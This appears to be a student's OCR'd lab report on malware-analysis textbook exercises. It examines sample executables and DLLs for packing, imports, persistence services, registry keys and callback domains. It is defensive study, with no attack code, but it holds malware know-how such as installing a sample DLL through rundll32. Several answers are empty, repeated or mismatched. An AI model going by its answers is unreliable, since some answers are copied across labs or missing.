
INDEX


3E	Use OllyDbg to analyze Lab09-02.exe for static strings and obfuscation.			
3F	Analyze Lab09-03.exe and its DLLs for memory loading and behavior.			
4.4A	Analyze Lab10-01.exe and .sys driver for service and kernel behavior.			
4B	Analyze Lab10-02.exe for created files and actions.			
4C	Analyze Lab10-03.exe and driver for execution and kernel behavior.			
5.5A	Analyze Lab11-01.exe for persistence and credential theft.			
5B	Analyze Lab11-02.dll and .ini file for installation and hooking.			
5C	Analyze Lab11-03.exe and .dll for persistence and infection behavior.			
6.6A	Analyze Lab12-01.exe and .dll for injected processes and behavior.			
6B	Analyze Lab12-02.exe for hidden execution and protection.			
6C	Analyze Lab12-03.exe for payload injection and file residue.			
6D	Analyze Lab12-04.exe for code injection and dropped malware.			
7.7A	Analyze Lab13-01.exe for encoding, Base64 behavior, and actions.			
7B	Analyze Lab13-02.exe for encoding routines and function tracing.			
7C	Analyze Lab13-03.exe for dual encoding techniques and decryption.			
8.8A	Analyze Lab14-01.exe for networking beacons, purpose, detection.			
8B	Analyze Lab14-02.exe for IP communication and HTTP usage.			
8C	Analyze Lab14-03.exe for command input, encoding, and signature design.			
8D	Analyze Lab15-01.exe for anti-disassembly and correct input.			
8E	Analyze Lab15-02.exe for URL requests, page parsing, and usage.			
8F	Analyze Lab15-03.exe for hidden malicious behavior and execution.			

Practical No 1


Q1. (a) Files: Lab01-01.exe and Lab01-01.dll.

1**. Upload the files to http://www.VirusTotal.com/ and view the reports. Does either file match any existing antivirus signatures?**





We can clearly see that these files have been matched with the previously known signatures and have also been detected as malicious



2. When were these files compiled?


The compilation time of both file as per the report of VirusTotal is

Lab01–01.exe → 2010–12–19 16:16:19

Lab01–01.dll → 2010–12–19 16:16:38

3. Are there any indications that either of these files is packed or obfuscated? If so, what are these indicators

PEiD can be used to find the packed or obfuscated file although we were able to find all the necessary details and the strings. So we conclude that both of these files were not been packed or obfuscated



4. Do any imports hint at what this malware does? If so, which imports are they

Both, the executable and DLL file do imports. Lab01–01.exe does the following imports

KERNEL32.dll → Kernel32.dll is the 32-bit dynamic link library found in the Windows operating system kernel. It handles memory management, input/output operations, and interrupts. When Windows boots up, kernel32.dll is loaded into a protected memory space so other applications do not take that space over.

MSVCRT → A module containing standard C library functions such as printf, memcpy, and cos. It is a part of the Microsoft C Runtime Library. Non-system processes like msvcrt.dll originate from software you installed on your system.


WS2_32.dll → The Windows Sockets Library ws2_32.dll, is required by windows and applications to handle network connections.

5. Are there any other files or host-based indicators that you could look for on infected systems?

While finding the strings we found that there is another file named as “Kerne132.dll” which is supposed to be disguised as the “Kernel32.dll”. Also there is another “Lab01–01.DLL” which is not a common OS DLL. So we can look for these files on the system.

6. What network-based indicators could be used to find this malware on infected machines?

We found an IP address when we checked the string. So we capture all the network traffic from all the systems and can look for the communication that is being done over this IP address.




7. What would you guess is the purpose of these files?


On bringing up all the pieces together we can assume that Lab01–01.exe along with the extension Lab01–01.dll is a malware which creates a backdoor and connects to a C&C server and transfer the critical information. Secondly both of the files are not packed and Lab01–01.exe searches in and from directories and look for a particular files and replaces them with disguised files. Also it imports functions from core KERNEL32.DLL and network based imports to establish the connections. Also uses the exec function which means that it would be executing some other programs/files along with sleep function which waits until a particular statement or piece of code gets executed. This is mostly used in backdoors.

b. Analyze the file Lab01-02.exe.

1. Upload the Lab01-02.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions?


We have uploaded the file and have found that it matched the existing antivirus definitions.





2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible?

We found out that this executable was packed and we were also able to unpack it using the UPX tool.



3. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?


InternetOpenA → Initializes an application's use of the WinINet functions we can see what user agent is used to initiate the connection.


4. What host- or network-based indicators could be used to identify this malware on infected machines?

We can look for the service named MalService via services.msc also we can check for the dnslookups for http://malwareanalysisbook.com/ via a specific Internet Explorer string which will be passed via the browser user-agent FIELD. Moreover we can create a firewall rule to block such traffic

c. Analyze the file Lab01-03.exe.


1. Upload the Lab01-03.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions?





The file is malicious.

2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.



The executable is packed using FSG 1.0, lets try to run strings on the executable and check if we are able to find any clue about this executable


3.Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?

We can see the function 'LoadLibraryA, GetProcAddress" this proves that this file is packed. We also found the KERNEL32.DLL also MSVCRT.DLL as well

4. What host- or network-based indicators could be used to identify this malware on infected machines?


d. Analyze the file Lab01-04.exe.

1. Upload the Lab01-04.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions?



The file is malicious.

2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.



This executable does not seems to be packed.

3. When was this program compiled?

This program was compiled on 30/08/2019 but it doesn't seems to be correct!

4. Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?

Files are being created and written to. Also some other executable's are being executed and updater is being download from the URL.

5. What host- or network-based indicators could be used to identify this malware on infected machines?

Host-Based \winup.exe \system32\wupdmgrd.exe Network-Based
http://www.practicalmalwareanalysis.com/updater.exe


6. This file has one resource in the resource section. Use Resource Hacker to examine that resource, and then use it to extract the resource. What can you learn from the resource?

The part d and e are the answers of this part. But let's use Resource Hacker as we haven't tried it yet and try to extract the resource!

e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i. What are this malware's imports and strings?

On analyzing the malware we can only see one DLL file and one function import




ii. What are the malware's host-based indicators?

While finding the strings we found that there is another file named as "Kerne132.dll" which is supposed to be disguised as the "Kernel32.dll". Also there is another "Lab01–01.DLL" which is not a common OS DLL. So we can look for these files on the system.


iii. Are there any useful network-based signatures for this malware? If so, what are they?

The malware is trying to connect to the URL www.practicalmalwareanalysis.com So that the filter can be added for the malicious activity



Contacted Domains (103)

Domain	Detections	Created	Registrar
0.gravatar.com	0 / 94	2004-07-15	MarkMonitor Inc.
1.214.248.87.in-addr.arpa	0 / 94	-	-
12.179.89.13.in-addr.arpa	0 / 94	-	-
125.21.88.13.in-addr.arpa	0 / 94	-	-
126.9.238.8.in-addr.arpa	0 / 94	-	-
129.214.248.87.in-addr.arpa	0 / 94	-	-
14.110.152.52.in-addr.arpa	0 / 94	-	-
144.139.43.104.in-addr.arpa	0 / 94	-	-
150.32.88.40.in-addr.arpa	0 / 94	-	-
154.210.82.20.in-addr.arpa	0 / 94	-	-



Contacted Domains (103)

Domain	Detections	Created	Registrar
0.gravatar.com	0 / 94	2004-07-15	MarkMonitor Inc.
1.214.248.87.in-addr.arpa	0 / 94	-	-
12.179.89.13.in-addr.arpa	0 / 94	-	-
125.21.88.13.in-addr.arpa	0 / 94	-	-
126.9.238.8.in-addr.arpa	0 / 94	-	-
129.214.248.87.in-addr.arpa	0 / 94	-	-
14.110.152.52.in-addr.arpa	0 / 94	-	-
144.139.43.104.in-addr.arpa	0 / 94	-	-
150.32.88.40.in-addr.arpa	0 / 94	-	-
154.210.82.20.in-addr.arpa	0 / 94	-	-


Contacted IP addresses (109)

IP	Detections	Autonomous System	Country
104.100.117.130	0 / 94	20940	US
104.100.62.202	0 / 94	16625	US
104.112.173.238	1 / 94	20940	US
104.115.151.81	0 / 94	20940	US
104.65.174.220	0 / 94	20940	US
104.86.182.43	0 / 94	20940	US
104.86.245.126	0 / 94	20940	US
104.86.5.150	0 / 94	20940	US
104.99.72.226	0 / 94	20940	US
104.99.86.146	1 / 94	20940	US

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i. How can you get this malware to install itself?

We can get this malware installed using the rundll32.exe and by knowing the first argument to install i.e installA in this case.




ii. How would you get this malware to run after installation?

Once we are done with installing the malware we can see a new service named IPRIP registry added. We can run it by using the network command in windows

iii. How can you find the process under which this malware is running?

In Process Explorer we can click in Find and the provide the name of the DLL and so we get the details under which the malware is running



iv. Which filters could you set in order to use procmon to glean information?

We can use the pid in this case “1016” to filter everything

v. What are the malware’s host-based indicators?

The malware installs a service called IPRIP, displays name of Intranet Network Awareness (INA+) along with the description “Depends INA+, Collects and stores network configuration and location information , and notifies applications when this information changes.”


It writes to HKLM\SYSTEM\ControlSet001\Services\IPRIP\Parameters\ServiceDll: %CurrentDirectory%\Lab03–02.dll in the registry for persistence.

vi. Are there any useful network-based signatures for this malware?

It tries to connect to “practicalmalwareanalysis.com”

